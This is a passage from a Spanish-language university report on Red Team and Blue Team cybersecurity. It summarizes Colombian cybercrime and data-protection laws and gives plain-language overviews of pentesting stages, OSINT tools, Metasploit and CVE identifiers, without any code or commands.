CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

OCTAVIO ANDRES CARDONA RIVERA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
BOGOTA
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

OCTAVIO ANDRES CARDONA RIVERA

DIRECTOR DE CURSO

JOHN FREDDY QUINTERO TAMAYO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
BOGOTA
2023

CONTENIDO

Pág.

LISTA DE FIGURAS

Pág.

LISTA DE TABLAS

Pág.

RESUMEN

Este informe técnico proporciona un resumen detallado del curso sobre estrategias Red Team y Blue Team, abordando aspectos fundamentales y actividades realizadas a lo largo del programa. El curso se enfoca en la ciberseguridad y la evaluación de la seguridad informática de una organización.

En primer lugar, se destaca la distinción entre los equipos Red Team y Blue Team. El Red Team simula ataques cibernéticos, identifica vulnerabilidades y evalúa la resistencia de las defensas de seguridad. Por otro lado, el Blue Team se centra en defender la infraestructura de TI, implementar medidas de prevención y detectar intrusiones en tiempo real.

El seminario incluyó actividades prácticas que permitieron a los participantes experimentar en tiempo real la simulación de ataques y la respuesta a incidentes. Se describen las herramientas de software utilizadas en el escenario de Red Team y se proporcionan detalles técnicos sobre su funcionamiento y utilidad.

Se profundiza en la importancia de la identificación de fallos de seguridad y se detallan los datos e información crítica utilizados para este fin. Además, se discute cómo un ataque específico afecta a un sistema, respaldado por gráficos y diagramas que ilustran las etapas del ataque.

El informe también aborda la colaboración entre equipos Red Team y Blue Team, resaltando la importancia de la comunicación y la cooperación en la protección de una organización contra amenazas cibernéticas.

GLOSARIO

Ataque Cibernético: Un intento malicioso de comprometer la confidencialidad, integridad o disponibilidad de sistemas, redes o datos utilizando medios electrónicos.

Base de Datos de Exploits: Un repositorio de códigos o scripts que aprovechan vulnerabilidades de software conocidas para llevar a cabo ataques informáticos.

Blue Team: Equipo de ciberseguridad que se enfoca en defender la infraestructura de TI, detectar intrusiones en tiempo real y responder a amenazas.

CIS (Center for Internet Security): Organización que proporciona directrices y recursos para mejorar la ciberseguridad de las organizaciones.

CVE (Common Vulnerabilities and Exposures): Un sistema de identificación de vulnerabilidades que proporciona identificadores únicos para vulnerabilidades de seguridad conocidas.

CSIRT (Computer Security Incident Response Team): Un equipo especializado encargado de responder a incidentes de seguridad informática, investigar amenazas y mitigar sus impactos.

Delito Informático: Actividades ilegales realizadas en el ámbito de la tecnología de la información, como el acceso no autorizado a sistemas, la distribución de malware y el robo de datos.

Escenario de Ataque Cibernético: Simulación controlada de un ataque cibernético con fines de prueba y entrenamiento.

Exploit: Software o técnica utilizada para aprovechar una vulnerabilidad y ejecutar código malicioso.

Firewall: Un dispositivo o software que actúa como barrera de seguridad para controlar el tráfico de red y prevenir accesos no autorizados.

GPL (General Public License): Licencia pública general, comúnmente utilizada en el software de código abierto.

Herramientas de Escaneo de Puertos: Software utilizado para identificar los puertos abiertos en un sistema, lo que puede revelar posibles vulnerabilidades.

Ingeniería Social: Técnicas utilizadas para manipular a las personas y obtener información confidencial.

Maltego: Una herramienta de análisis de enlace que ayuda en la recopilación y visualización de información de fuentes públicas y privadas para identificar conexiones y relaciones.

Malware: Software malicioso diseñado para dañar, robar información o comprometer la funcionalidad de sistemas y dispositivos.

Metasploit: Marco de pruebas de penetración que proporciona herramientas y recursos para llevar a cabo ataques controlados y evaluar la seguridad de sistemas.

Payload: Código malicioso o conjunto de instrucciones utilizado en un ataque informático.

Phishing: Un ataque en el que un atacante se hace pasar por una entidad confiable para engañar a las víctimas y obtener información confidencial, como contraseñas o datos bancarios.

Protección de Datos Personales: Conjunto de leyes y prácticas diseñadas para garantizar la privacidad y seguridad de la información personal de individuos.

Pruebas de Penetración: Evaluación de sistemas y redes informáticas para identificar vulnerabilidades y debilidades de seguridad mediante la simulación de ataques.

Purple Team: Colaboración entre equipos Red Team y Blue Team para mejorar la seguridad y compartir conocimientos.

Red Team: Equipo de ciberseguridad que simula ataques cibernéticos para identificar vulnerabilidades en sistemas y redes.

Registro de Eventos: Registro de actividades y eventos en un sistema o red, utilizado para la monitorización y detección de amenazas.

Respuesta a Incidentes: Proceso de identificación, manejo y mitigación de eventos de seguridad cibernética adversos.

SIEM (Security Information and Event Management): Sistema de gestión de información y eventos de seguridad que recopila y analiza datos de seguridad.

SpiderFoot: Una herramienta de inteligencia de fuente abierta utilizada para automatizar la recopilación de información sobre objetivos y sus posibles amenazas.

Vulnerabilidad: Debilidad o fallo en un sistema que podría ser explotado por un atacante.

XDR (Extended Detection and Response): Plataforma de detección y respuesta ampliada que abarca múltiples capas de seguridad.

INTRODUCCION

La ciberseguridad se ha convertido en un campo esencial en la era digital en la que vivimos. A medida que las tecnologías de la información avanzan a un ritmo vertiginoso, la amenaza de ciberataques se ha vuelto una preocupación crítica para gobiernos, empresas y particulares. La facilidad de acceso a la tecnología de la información y la comunicación ha brindado innumerables beneficios, pero también ha creado vulnerabilidades en sistemas que requieren una sólida protección. En este contexto, las estrategias de equipos Red Team y Blue Team desempeñan un papel fundamental en la defensa contra amenazas cibernéticas.

El equipo Red Team, inspirado en su contraparte militar, se dedica a emular a los atacantes, utilizando herramientas y técnicas similares para identificar vulnerabilidades y puntos débiles en sistemas y redes. Su misión es poner a prueba las defensas de una organización de manera controlada y realista.

Por otro lado, el equipo Blue Team se encarga de la defensa, manteniendo la infraestructura de TI segura, implementando medidas de prevención y detección de intrusiones, y respondiendo a amenazas en tiempo real. Este equipo es la primera línea de defensa contra los ataques cibernéticos.

A lo largo de este informe técnico, exploraremos en detalle las estrategias y técnicas empleadas por ambos equipos, así como su colaboración en el concepto de Purple Team. También se analizarán herramientas y conceptos clave en ciberseguridad, junto con ejemplos prácticos de actividades realizadas durante el curso.

La ciberseguridad es una disciplina en constante evolución y comprender estas estrategias es esencial para mantenernos seguros en el mundo digital de hoy. Este informe ofrece una visión integral de los equipos Red Team y Blue Team, así como una exploración profunda de las amenazas y defensas cibernéticas.

1 OBJETIVOS

1.1 OBJETIVO GENERAL

Analizar las capacidades de los equipos de seguridad Red Team y Blue Team en la respuesta ante riesgos informáticos, identificando las mejores prácticas utilizadas por ambos equipos y recomendando estrategias efectivas para mitigar el impacto de estas amenazas.

1.2 OBJETIVOS ESPECIFICOS

- Identificar las etapas clave de las pruebas de penetración, con un énfasis especial en la fase de "footprinting" (recolección de información), resaltando su relevancia para la identificación de vulnerabilidades y debilidades en sistemas y redes.
- Explorar herramientas de ciberseguridad ampliamente utilizadas, como Metasploit, Maltego y SpiderFoot, proporcionando descripciones detalladas de sus usos y funciones en la identificación de amenazas y la evaluación de seguridad.
- Realizar un análisis completo del acuerdo de confidencialidad desde perspectivas legales y éticas en Colombia, además de relacionar estos conceptos con un caso de cibercrimen en el país para una comprensión más amplia de las implicaciones legales y éticas en el entorno colombiano.
- Comprender los elementos clave relacionados con la seguridad informática, desde la identificación de herramientas de ataque y su funcionamiento, hasta la implementación de medidas preventivas y la evaluación de la importancia de los sistemas de seguridad activos en la prevención de ataques informáticos en un entorno Windows 10 X64.
- Analizar la dinámica de equipos especializados en ciberseguridad, incluyendo el Blue Team en defensa activa, el Red Team en evaluación de amenazas, el Purple Team como facilitador de mejoras y los equipos de respuesta a incidentes informáticos (CSIRT).

2 DESARROLLO DEL INFORME

A lo largo del seminario, se abordaron cuatro escenarios fundamentales en el ámbito del Blue Team y el Red Team. Estos escenarios proporcionaron una visión detallada de cómo el equipo Blue Team se enfoca en defender la infraestructura de TI y responder a amenazas, mientras que el equipo Red Team simula ataques cibernéticos para identificar vulnerabilidades en sistemas y redes.

A continuación, abordaremos cada uno de los escenarios:

3 ESCENARIO 1

3.1 LEY 1273 DE 2009

La ley aborda el problema de los delitos informáticos en Colombia, que ha tenido un impacto significativo en la gestión de la información en las empresas y su competitividad en el mercado[1]. Desde su inicio, estos delitos han interferido en la transmisión y uso efectivo de los datos como un recurso valioso en los procesos empresariales. Como respuesta a esta situación, se estableció en 2009 un marco legal que impone penalidades y multas económicas a quienes cometan actos ilícitos que involucren la manipulación de dispositivos informáticos para acceder a información o datos personales.

3.1.1 Artículo 269A. Acceso No Autorizado a Sistemas Informáticos

Trata sobre el acceso a sistemas informáticos de manera indebida. Si alguien entra a un sistema de computadora sin permiso o de manera contraria a lo que se haya acordado, incluso si el sistema tiene protecciones de seguridad, o si se queda dentro del sistema en contra de la voluntad de la persona que tiene el derecho de decir quién puede entrar, esa persona podría enfrentar castigos.

Los castigos podrían ser ir a la cárcel por un período que va desde cuatro años (48 meses) hasta ocho años (96 meses), y también podría tener que pagar una multa

[1] Avance Jurídico Casa Editorial Ltda. (n.d.). Leyes desde 1992 - Vigencia expresa y control de constitucionalidad [LEY_1273_2009]. Avance Jurídico Casa Editorial Ltda., Senado De La República De Colombia. http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

que va desde 100 hasta 1000 veces el salario mínimo legal mensual vigente en el país. Es decir, si alguien realiza este tipo de acción ilegal en un sistema informático, podría enfrentar consecuencias legales bastante serias.

3.1.2 Artículo 269b. Obstaculización Ilegítima De Sistema Informático o Red De Telecomunicación

El artículo 269B trata sobre cuando alguien hace algo incorrecto con un sistema de computadora o una red de comunicación. Si una persona que no tiene permiso para hacerlo, interrumpe o dificulta el funcionamiento normal de una computadora, los datos que contiene o una red de comunicación, podría enfrentar castigos.

Los castigos por hacer esto podrían ser ir a la cárcel por un período que va desde cuatro años (48 meses) hasta ocho años (96 meses), y también podría tener que pagar una multa que va desde 100 hasta 1000 veces el salario mínimo legal mensual vigente en el país. Sin embargo, si lo que hace la persona ya es considerado un delito más grave, entonces las consecuencias podrían ser peores.

3.1.3 Artículo 269c. Interceptación De Datos Informáticos

El artículo 269C trata sobre cuando alguien espía o "escucha" información en sistemas de computadoras. Si una persona, sin tener un permiso de un juez primero, escucha o capta información que está siendo enviada o recibida en una computadora o incluso las señales de radio que vienen de una computadora, podría enfrentar castigos.

Los castigos por hacer esto podrían ser ir a la cárcel por un período que va desde tres años (36 meses) hasta seis años (72 meses). Es ilegal hacer esto sin una autorización judicial.

3.1.4 Artículo 269d. Daño Informático.

Este artículo, trata sobre lo que sucede cuando alguien sin permiso rompe o daña información en computadoras. Si una persona destruye, daña, borra, estropea, cambia o quita información en una computadora, o si afecta el funcionamiento de un sistema de manejo de información o sus partes y piezas lógicas, podría enfrentar castigos.

Los castigos por hacer esto podrían ser ir a la cárcel por un período que va desde cuatro años (48 meses) hasta ocho años (96 meses), y también podría tener que pagar una multa que va desde 100 hasta 1000 veces el salario mínimo legal mensual vigente en el país. Es importante entender que esta acción es ilegal si no se tiene permiso para hacerlo.

3.1.5 Artículo 269e. Uso De Software Malicioso.

Trata sobre cuando alguien hace cosas malas con programas de computadora. Si una persona hace, vende, compra, distribuye, envía, introduce o saca del país programas de computadora que causan problemas, sin tener permiso para hacerlo, podría enfrentar castigos.

Los castigos por hacer esto podrían ser ir a la cárcel por un período que va desde cuatro años (48 meses) hasta ocho años (96 meses), y también podría tener que pagar una multa que va desde 100 hasta 1000 veces el salario mínimo legal mensual vigente en el país.

3.1.6 Artículo 269f. Violación De Datos Personales.

Se refiere a acciones relacionadas con información personal. Si alguien sin tener permiso se beneficia a sí mismo o a otra persona, obtiene, recopila, roba, ofrece, vende, intercambia, envía, compra, espía, revela, cambia o utiliza contraseñas o datos personales guardados en archivos, bases de datos u otros medios similares, podría enfrentar castigos.

Los castigos por hacer esto podrían ser ir a la cárcel por un período que va desde cuatro años (48 meses) hasta ocho años (96 meses), y también podría tener que pagar una multa que va desde 100 hasta 1000 veces el salario mínimo legal mensual vigente en el país.

3.1.7 Artículo 269g. Suplantación De Sitios Web Para Capturar Datos Personales.

Este artículo, trata sobre acciones relacionadas con la creación o manipulación de contenido en línea con intenciones ilegales. Si alguien, sin tener permiso y con

intenciones ilegales, crea, diseña, vende, ejecuta, programa o envía páginas web, enlaces o ventanas emergentes, podría enfrentar castigos.

Los castigos por hacer esto podrían ser ir a la cárcel por un período que va desde cuatro años (48 meses) hasta ocho años (96 meses), y también podría tener que pagar una multa que va desde 100 hasta 1000 veces el salario mínimo legal mensual vigente en el país. Sin embargo, si lo que hace la persona ya es considerado un delito más grave, entonces las consecuencias podrían ser peores.

También se menciona que si alguien cambia la forma en que se encuentran los sitios web para llevar al usuario a una dirección diferente de la que espera (como llevar a alguien a un sitio falso haciéndolo pensar que es su banco), también podría enfrentar las mismas sanciones. Además, si el perpetrador ha involucrado a otras personas en el proceso del delito, la pena podría ser más severa, aumentando entre un tercio y la mitad.

3.1.8 Artículo 269h. Circunstancias De Agravación Punitiva

Este fragmento trata sobre cómo las penas pueden ser más duras en ciertas situaciones específicas. Si alguien comete un delito según los artículos que hemos discutido, las penas pueden ser incrementadas en un rango que va desde la mitad hasta las tres cuartas partes en ciertos casos:

1. Si los delitos se realizan en redes o sistemas informáticos gubernamentales, oficiales o financieros, ya sean nacionales o extranjeros.
2. Si un servidor público, mientras realiza sus tareas, comete el delito.
3. Si alguien aprovecha la confianza de la persona que tiene la información o de alguien con quien tenga un acuerdo.
4. Si revela o comparte la información perjudicando a otra persona.
5. Si obtiene beneficio para sí mismo o para otra persona.
6. Si el delito está relacionado con el terrorismo o representa un riesgo para la seguridad nacional.
7. Si utiliza a alguien más que no sabía de la actividad delictiva.
8. Si la persona responsable de la información es también el encargado de administrarla o controlarla, además de la pena de prisión, también puede

enfrentar hasta tres años de inhabilitación para trabajar en profesiones relacionadas con sistemas de información y computación.

Estas condiciones especiales pueden hacer que las penas sean más severas para aquellos que cometan delitos en circunstancias específicas.

3.1.9 Artículo 2691. Hurto Por Medios Informáticos Y Semejantes.

Este artículo se refiere a una situación en la que alguien realiza una acción ilegal al superar las medidas de seguridad de una computadora o sistema electrónico. Si alguien hace esto y comete una acción señalada en el artículo 239, como acceder indebidamente a información, pero lo hace manipulando el sistema, la red o haciéndose pasar por otra persona en sistemas de autenticación y autorización, enfrentará las penas que se describen en el artículo 240 de este código.

3.1.10 Artículo 269j: Transferencia No Consentida De Activos.

Cuando alguien, buscando ganancias económicas, utiliza manipulaciones en computadoras o trucos similares para hacer que se transfieran activos sin el consentimiento de una tercera persona, lo que perjudica a esa persona. Si esta acción no es considerada como un delito más grave, la persona que la comete enfrentará una pena de prisión que va desde cuatro años (48 meses) hasta diez años (120 meses), y además deberá pagar una multa que varía entre 200 y 1500 veces el salario mínimo legal mensual vigente.

La misma pena se aplicará a quien crea, introduce, posee o facilita un programa de computadora diseñado para cometer este delito o para cometer una estafa. Si la cantidad de dinero involucrada en esta acción es mayor a 200 salarios mínimos legales mensuales, la pena se aumentará en la mitad. En resumen, si alguien utiliza trucos en computadoras para obtener dinero ilegalmente o facilita programas informáticos para hacerlo, enfrentará sanciones legales importantes[2].

[2] Normatividad sobre delitos informáticos. (2020, July 1). Policía Nacional De Colombia. https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

3.2 LEY 1581 DE 2012

La Ley 1581 de 2012 es una regulación en Colombia que se enfoca en la protección de datos personales y la privacidad de las personas en el ámbito digital. Su objetivo principal es establecer normas claras y directrices para el manejo adecuado de la información personal en manos de organizaciones y entidades[3].

Esta ley busca garantizar que las empresas y organizaciones traten la información personal de manera responsable y segura, y que las personas tengan el control sobre sus datos. Algunos aspectos clave de la Ley 1581 son:

- **Principios de Tratamiento de Datos**: Establece principios que deben regir el manejo de datos personales, como la finalidad, la legalidad, la transparencia, la seguridad y la confidencialidad.
- **Derechos de los Titulares**: Reconoce los derechos de las personas sobre sus datos personales, como el derecho a conocer, actualizar, rectificar y suprimir su información, así como a revocar el consentimiento otorgado.
- **Consentimiento Informado**: Obliga a obtener el consentimiento explícito e informado de los titulares antes de recopilar, usar o compartir sus datos personales.
- **Responsabilidad de las Organizaciones**: Establece que las organizaciones deben implementar medidas de seguridad y políticas adecuadas para proteger los datos personales que manejan.
- **Transferencia Internacional de Datos**: Establece requisitos y condiciones para la transferencia de datos personales a otros países.
- **Registro de Bases de Datos**: Exige que las organizaciones que manejan datos personales registren sus bases de datos ante la autoridad de control.
- **Sanciones por Incumplimiento:** Establece sanciones por incumplimiento de la ley, que pueden incluir multas y otras medidas.

La Ley 1581 de 2012 en Colombia es una norma importante que se encarga de proteger la información personal de las personas. Imagina que tienes información

[3] Decreto 1377 de 2013 - Gestor Normativo. (n.d.). Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=53646#0

como tu nombre, dirección, correo electrónico, etc. Esta ley dice que las empresas y organizaciones deben tratar esa información de manera segura y cuidadosa, como si fuera un secreto.

La ley también dice que tú tienes derechos sobre tus propios datos. Puedes pedirles a las empresas que te digan qué información tienen sobre ti y puedes pedirles que corrijan algo si está equivocado. También deben pedirte permiso antes de usar tu información para algo.

Si las empresas no cumplen con estas reglas, pueden recibir multas u otras sanciones. En resumen, esta ley existe para proteger tu información personal y asegurarse de que las empresas la traten de forma correcta y segura.

La ley establece que, si alguien o una organización no sigue las reglas y comete una falta, pueden recibir una multa. Estas multas pueden ser para la persona misma o para la organización, y el monto máximo puede ser el equivalente a 2000 salarios mínimos mensuales legales vigentes en ese momento.

3.3 EL PENTESTING

(PILLEUX, 2021) señala que “pentesting es la práctica de probar y auditar sistemas computacionales o aplicaciones web para encontrar sus vulnerabilidades de seguridad, las que, de no ser detectadas, podrían ser utilizadas por un atacante externo para fines maliciosos.” Por tanto, realizar pentesting corresponde a una estrategia para proteger los sistemas de las organizaciones o personas frente a ataques informáticos.

El pentesting es como un examen de seguridad para las computadoras y sistemas. Se hace para encontrar debilidades en esos sistemas antes de que los atacantes maliciosos las encuentren.

El pentesting es como una simulación de un ataque real para hacer que los sistemas sean más seguros. Ayuda a las organizaciones a protegerse y a corregir problemas antes de que causen daño real[4]. Tiene varias etapas:

[4] Llerena, A. E. R. (2020). Herramientas fundamentales para el hacking ético. *Revista Cubana de Informática Médica*, *12*(1), 116-131. https://www.medigraphic.com/cgi-bin/new/resumen.cgi?IDARTICULO=94154

Recolección de Información (Footprinting): En esta fase, se busca información sobre el objetivo, como direcciones de computadoras y detalles de la red. Es como hacer un mapa antes de comenzar.

Análisis de Vulnerabilidades: Después, se buscan agujeros en el sistema. Esto es como verificar si las cerraduras de las puertas están fuertes.

Explotación: Si se encuentra una cerradura débil, se trata de abrir la puerta. Aquí se intenta aprovechar las debilidades del sistema.

Elevación de Privilegios: Una vez adentro, se busca obtener más control, como subir de ser un invitado a alguien que toma decisiones en una casa.

Post-Explotación: Después de entrar, se explora para encontrar información importante.

Informe y Recomendaciones: Finalmente, se hace un informe sobre lo que se encontró y se sugieren maneras de solucionar los problemas.

A continuación, profundizaremos en la etapa mas importante del pentesting, el Footprinting.

El footprinting informático es como buscar información sobre un objetivo, como una empresa, de manera secreta y sin interactuar directamente con ella. Esta información se obtiene de fuentes públicas, como motores de búsqueda, redes sociales y páginas especiales. Esto significa que el investigador o el atacante pueden obtener datos sin siquiera entrar al sitio web de la compañía y sin dejar rastros.

Al usar el footprinting, la "superficie de ataque" crece, lo que significa que hay más oportunidades para encontrar puntos débiles. Usar esta técnica ayuda a mantener oculta la investigación y evita que el objetivo se dé cuenta de que alguien está mirando.

Las redes sociales son especialmente peligrosas, ya que la gente comparte mucha información personal en ellas. Un ciberatacante podría aprender mucho sobre una víctima revisando su perfil. Por eso, es importante ser cuidadoso con la información que compartes en línea para evitar riesgos.

En cuanto a las herramientas que se pueden usar para esta etapa, hay algunas opciones tanto gratuitas (opensource) como de pago. Algunas herramientas opensource son "theHarvester" y "Maltego" que ayudan a recopilar datos de fuentes públicas. Y si estás dispuesto a pagar, hay opciones como "SpiderFoot" y "Shodan".

TheHarvester

Es una herramienta opensource que se utiliza en la etapa de footprinting durante el pentesting. Es como que estar buscando información sobre una empresa en línea, pero sin tener que interactuar directamente con su sitio web. "theHarvester" ayuda a hacer eso de manera secreta[5].

La herramienta busca en diferentes lugares públicos en línea, como motores de búsqueda, redes sociales y páginas web especiales. Luego, recopila información sobre el objetivo, como direcciones de correo electrónico, nombres de dominio y otros detalles que podrían ser útiles en una evaluación de seguridad.

Usar "theHarvester" es como enviar a un investigador silencioso a buscar pistas sin que nadie se dé cuenta. Esto es importante en el pentesting porque te da una visión completa del objetivo antes de pasar a las siguientes etapas, como buscar debilidades o vulnerabilidades en su sistema.

Maltego

es una herramienta que se emplea en la fase de footprinting durante el pentesting. Supongamos que se está buscando comprender el funcionamiento de una organización o sistema, pero se desea hacerlo de manera reservada. "Maltego" actúa como un asistente en esta labor[6].

Es una herramienta que facilita la recolección y visualización de información desde diversas fuentes en línea. Puede obtener datos de redes sociales, sitios web, registros de dominio y más. Posteriormente, organiza todos estos datos en un

---

[5] Pinto Rico, R. A., Hernández Medina, M. J., Pinzón Hernández, C. C., Díaz López, D. O., & Camilo García Ruíz, J. C. (2018). Inteligencia de fuentes abierta (OSINT) para operaciones de ciberseguridad." Aplicación de OSINT en un contexto colombiano y análisis de sentimientos". *Revista vinculos*, *15*(2). https://core.ac.uk/download/pdf/229162221.pdf

[6] Porras Palma, A. J. (2020). VirusTotal plugin for Maltego. https://riuma.uma.es/xmlui/handle/10630/19837

formato fácil de comprender, como un gráfico, que muestra cómo el objetivo está relacionado y qué información está disponible públicamente.

El uso de "Maltego" se asemeja a contar con una herramienta que ayuda a revelar las conexiones entre diferentes partes de la información. Esto es esencial en el pentesting, ya que permite obtener una imagen más completa del objetivo antes de profundizar en la búsqueda de vulnerabilidades.

SpiderFoot

Es una herramienta que desempeña una función en la fase de recopilación de información durante el pentesting. Imagine que está investigando un objetivo, como una empresa o sistema, sin interactuar directamente con ellos. "SpiderFoot" se comporta como un investigador en línea que recopila información en su nombre[7].

Esta herramienta examina diversas fuentes en línea, como motores de búsqueda, redes sociales y bases de datos de dominios. Luego, presenta esta información de manera organizada para que pueda comprender mejor cómo está relacionado el objetivo y qué detalles públicos están disponibles.

Utilizar "SpiderFoot" se asemeja a contar con un experto en la búsqueda de pistas, pero de manera automática. Esta capacidad es valiosa en el pentesting porque le ayuda a tener una visión general del objetivo antes de avanzar a las próximas etapas, como la búsqueda de vulnerabilidades.

Shodan

Es otra herramienta que se emplea en la etapa de recolección de información durante el proceso de pentesting. En esta fase, se investiga un objetivo, como una organización o sistema, sin interactuar directamente con él. "Shodan" actúa como un explorador en línea que ayuda a recopilar información de manera discreta[8].

---

[7] Qamar, S., Anwar, Z., Rahman, M. A., Al-Shaer, E., & Chu, B. T. (2017). Data-driven analytics for cyber-threat intelligence and information sharing. *Computers & Security*, *67*, 35-58. https://www.sciencedirect.com/science/article/abs/pii/S0167404817300287

[8] Fernández-Caramés, T. M., & Fraga-Lamas, P. (2020). Teaching and learning iot cybersecurity and vulnerability assessment with shodan through practical use cases. *Sensors*, *20*(11), 3048. https://www.mdpi.com/1424-8220/20/11/3048

Esta herramienta busca datos en diversas partes de internet, como dispositivos conectados y servidores. Luego, presenta esta información organizada para comprender cómo se relaciona el objetivo y qué datos públicos están disponibles.

Utilizar "Shodan" es similar a contar con un investigador digital que trabaja en segundo plano. Esto es significativo en el pentesting, ya que proporciona una idea inicial del objetivo antes de profundizar en la búsqueda de debilidades y vulnerabilidades

Creo que el footprinting es una de las partes más importantes en el pentesting porque es como construir los cimientos de una casa antes de construirla. Al entender cómo funciona el sistema y dónde están las posibles debilidades, los expertos pueden prepararse mejor para las siguientes etapas, como buscar vulnerabilidades y realizar ataques[9]. Si no se hace una buena recolección de información al principio, podrían pasarse por alto problemas importantes y el proceso no sería tan efectivo para identificar y corregir las vulnerabilidades.

3.4 METASPLOIT

Metasploit es como una caja de herramientas para expertos en seguridad informática. Les ayuda a probar sistemas y redes para ver si son seguros. Imagina que eres un cerrajero y necesitas probar diferentes cerraduras para asegurarte de que nadie pueda entrar sin permiso. Metasploit hace lo mismo, pero con computadoras y redes[10].

Funciona en pasos. Primero, busca vulnerabilidades, que son como agujeros en la seguridad. Luego, puede intentar explotar esas vulnerabilidades para ver si alguien

[9] Ruiz, G. E. R., Carvajal, R. A. M., Cortes, D. E. L., García, J. C., & Camacho, O. I. P. (2022). ESTRATEGIA PARA EL FORTALECIMIENTO DEL PLAN DE ESTUDIOS ACADÉMICO DE LA "MADGSI", ENFOCADO DESDE LA PERSPECTIVA DE LA CIBERSEGURIDAD Y LA CIBERDEFENSA. *Revista de Ciencias de Seguridad y Defensa*, *7*(1), 11-11. https://journal.espe.edu.ec/ojs/index.php/revista-seguridad-defensa/article/view/2721

[10] Kennedy, D., O'gorman, J., Kearns, D., & Aharoni, M. (2011). *Metasploit: the penetration tester's guide*. No Starch Press. https://books.google.es/books?hl=es&lr=&id=T9HKgEOCYZEC&oi=fnd&pg=PR13&dq=Metasploit+&ots=hm15i2pO_A&sig=vhMgR_84CshA6LDGmL18H3SzU-Y#v=onepage&q=Metasploit&f=false

malintencionado podría aprovecharlas. Además, Metasploit proporciona diferentes herramientas y trucos para hacer esto.

Exploración de Vulnerabilidades: En esta etapa, Metasploit busca posibles debilidades en sistemas y redes. Imagina que estás buscando cerraduras flojas en una casa. La herramienta examina las puertas y ventanas para ver si alguna está vulnerable.

Selección de Exploits: Una vez encontradas las vulnerabilidades, Metasploit selecciona "exploits", que son como llaves especiales que pueden abrir las cerraduras débiles. En el mundo de las computadoras, los exploits son programas que aprovechan las debilidades para ganar acceso no autorizado.

Configuración de Payloads: Después de elegir el exploit adecuado, se configura un "payload". Esto es lo que sucede después de abrir la cerradura. Por ejemplo, podrías querer activar una alarma o tomar una foto en una casa. En Metasploit, el payload es la acción que ocurre en el sistema vulnerable.

Ejecución del Ataque: Con el exploit y el payload listos, Metasploit lanza el ataque. Es como si la llave especial se usara para abrir la cerradura débil. El programa se aprovecha de la vulnerabilidad para ganar acceso.

Control del Sistema: Una vez dentro del sistema vulnerable, Metasploit proporciona control sobre él. Es como si después de abrir la cerradura, tuvieras el control total de la casa. Esto permite a los expertos en seguridad analizar la situación y evaluar los riesgos.

Es como tener una caja de herramientas con llaves especiales y técnicas para abrir puertas y ventanas, pero en lugar de casas, son sistemas de computadoras[11]. Es importante usar Metasploit de manera ética y legal, como un cerrajero que solo abre puertas que le pertenecen o con permiso.

[11] Holik, F., Horalek, J., Marik, O., Neradova, S., & Zitta, S. (2014, November). Effective penetration testing with Metasploit framework and methodologies. In *2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI)* (pp. 237-242). IEEE. https://ieeexplore.ieee.org/abstract/document/7028682

3.5 ¿QUÉ ES UN CVE Y SU ESTRUCTURA?

Un CVE es una especie de código único que se le asigna a una vulnerabilidad en un software o sistema. Imagina que cada vulnerabilidad tiene su propio número de identificación. Esto ayuda a los expertos en seguridad a hablar de problemas específicos de manera clara. Un CVE generalmente tiene el formato "CVE-año-número", como "CVE-2023-1234"[12].

Cómo se utiliza y cómo se articula con el CVE - https://www.exploit-db.com/

"Exploit Database" es una especie de banco de datos en línea que guarda programas llamados exploits. Estos programas ayudan a los expertos a mostrar cómo una vulnerabilidad puede ser aprovechada. Es como tener una colección de herramientas para abrir cerraduras en sistemas débiles[13].

Cuando se trata de conectar un CVE con "Exploit Database", los expertos usan el número del CVE para buscar si hay un exploit relacionado en la base de datos. Por ejemplo, si encuentran un CVE-2023-1234, pueden buscar en "Exploit Database" para ver si hay una herramienta que pueda aprovechar esa vulnerabilidad. Esto les da una idea más clara de cómo la vulnerabilidad podría ser utilizada en un ataque.

Un CVE es como un código único para identificar problemas de seguridad en computadoras y software. Imagina que es un número de teléfono especial para cada problema. Estos números son manejados por MITRE Corporation y financiados por una parte del gobierno de Estados Unidos llamada CISA[14].

¿Cómo se obtienen los CVE?

Cualquiera puede reportar un problema de seguridad, como un error en un programa. Las empresas también lo hacen. Esto va a MITRE o a otras

---

[12] *OFFSEC's Exploit Database archive*. (n.d.). https://www.exploit-db.com/

[13] Río Fernández, C. D. (2022). Integración de una solución software ITSM con bases de datos de vulnerabilidades para la mejora de la ciberseguridad de las infraestructuras y sistemas TI. https://digibuo.uniovi.es/dspace/handle/10651/64444

[14] *El concepto de CVE*. (n.d.). https://www.redhat.com/es/topics/security/what-is-cve

organizaciones que ayudan a asignar los números de CVE. Hay alrededor de 100 organizaciones que hacen esto.

¿Cómo se usan los números de CVE?

Cada problema de seguridad recibe un número de CVE, como "CVE-2023-1234". Este número ayuda a los expertos a hablar sobre el problema. Luego, estos números se publican en un sitio web para que todos los sepan. Los números de CVE ayudan a que todos estén al tanto de los problemas y puedan arreglarlos.

¿Por qué son importantes los CVE?

Los números de CVE son como alarmas que avisan sobre problemas de seguridad. Ayudan a que los expertos y las empresas sepan qué arreglar en sus sistemas. También previenen que personas malintencionadas aprovechen los problemas antes de que sean arreglados[15].

¿Cómo se usan los números de CVE en la vida real?

